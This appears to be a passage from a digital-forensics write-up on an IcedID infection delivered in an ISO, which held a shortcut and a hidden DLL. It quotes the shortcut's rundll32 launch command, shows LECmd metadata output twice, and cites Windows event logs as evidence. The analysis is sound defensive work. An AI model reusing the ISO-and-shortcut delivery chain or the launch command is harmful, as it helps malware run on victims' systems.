
When mounted, the ISO contained two files:

- `document.lnk`
- `dar.dll` (hidden attribute enabled)





Typical end user perspective after opening the ISO file:




The file `document.lnk` is a shortcut or lnk file and `dar.dll` was the IcedID payload.

Execution

A quick look at `document.lnk`'s properties highlight the command line that is executed on launch:

C:\Windows\System32\rundll32.exe dar.dll,DllRegisterServer




But we can do a lot better than that with a .lnk file! These .lnk files provide a wealth of knowledge to investigators. For example, below is a partial output of the tool `LECmd.exe` (by Eric Zimmerman). When used on the file `document.lnk`, it parses out metadata such as when the shortcut file was made, what hostname and the MAC Address of the device it was created on and even the directory path of the user that created it!

```
Tracker database block
Machine ID: desktop-tcrdu4c
MAC Address: 9a:2a:7b:86:e2:82
MAC Vendor: (Unknown vendor)
Creation: [redacted]

Volume Droid: ba61731e-2aff-4b0c-b4ea-f4d7473fab20
Volume Droid Birth: ba61731e-2aff-4b0c-b4ea-f4d7473fab20
File Droid: b572a522-a690-11ec-a54e-9a2a7b86e282
File Droid birth: b572a522-a690-11ec-a54e-9a2a7b86e282

Property store data block (Format: GUID\ID Description ==> Value)
dabd30ed-0043-4789-a7f8-d013a4736622\100    Item Folder Path Display Narrow    ==> Desktop (C:\Users\admin)
b725f130-47ef-101a-a5f1-02608c9eebac\10     Item Name Display                  ==> data
b725f130-47ef-101a-a5f1-02608c9eebac\15     Date Created                       ==> [redacted]
b725f130-47ef-101a-a5f1-02608c9eebac\4      Item Type Text                     ==> File folder
b725f130-47ef-101a-a5f1-02608c9eebac\14     Date Modified                      ==> [redacted]
28636aa6-953d-11d2-b5d6-00c04fd918d0\30     Parsing Path                       ==> C:\Users\admin\Desktop\data
446d16b1-8dad-4870-a748-402ea43d788c\104    Volume Id                          ==> Unmapped GUID: 00048f1e-0000-0000-0000-300300000000
```


```
Tracker database block
Machine ID: desktop-tcrdu4c
MAC Address: 9a:2a:7b:86:e2:82
MAC Vendor: (Unknown vendor)
Creation: [redacted]

Volume Droid: ba61731e-2aff-4b0c-b4ea-f4d7473fab20
Volume Droid Birth: ba61731e-2aff-4b0c-b4ea-f4d7473fab20
File Droid: b572a522-a690-11ec-a54e-9a2a7b86e282
File Droid birth: b572a522-a690-11ec-a54e-9a2a7b86e282

Property store data block (Format: GUID\ID Description ==> Value)
dabd30ed-0043-4789-a7f8-d013a4736622\100    Item Folder Path Display Narrow    ==> Desktop (C:\Users\admin)
b725f130-47ef-101a-a5f1-02608c9eebac\10     Item Name Display                  ==> data
b725f130-47ef-101a-a5f1-02608c9eebac\15     Date Created                       ==> [redacted]
b725f130-47ef-101a-a5f1-02608c9eebac\4      Item Type Text                     ==> File folder
b725f130-47ef-101a-a5f1-02608c9eebac\14     Date Modified                      ==> [redacted]
28636aa6-953d-11d2-b5d6-00c04fd918d0\30     Parsing Path                       ==> C:\Users\admin\Desktop\data
446d16b1-8dad-4870-a748-402ea43d788c\104    Volume Id                          ==> Unmapped GUID: 00048f1e-0000-0000-0000-300300000000
```


We were able to determine when the user clicked on the lnk file and when a new process was created with the command line mentioned above. Furthermore, the Event ID `4663` in Security.evtx highlighted when `explorer.exe` accessed `document.lnk`:




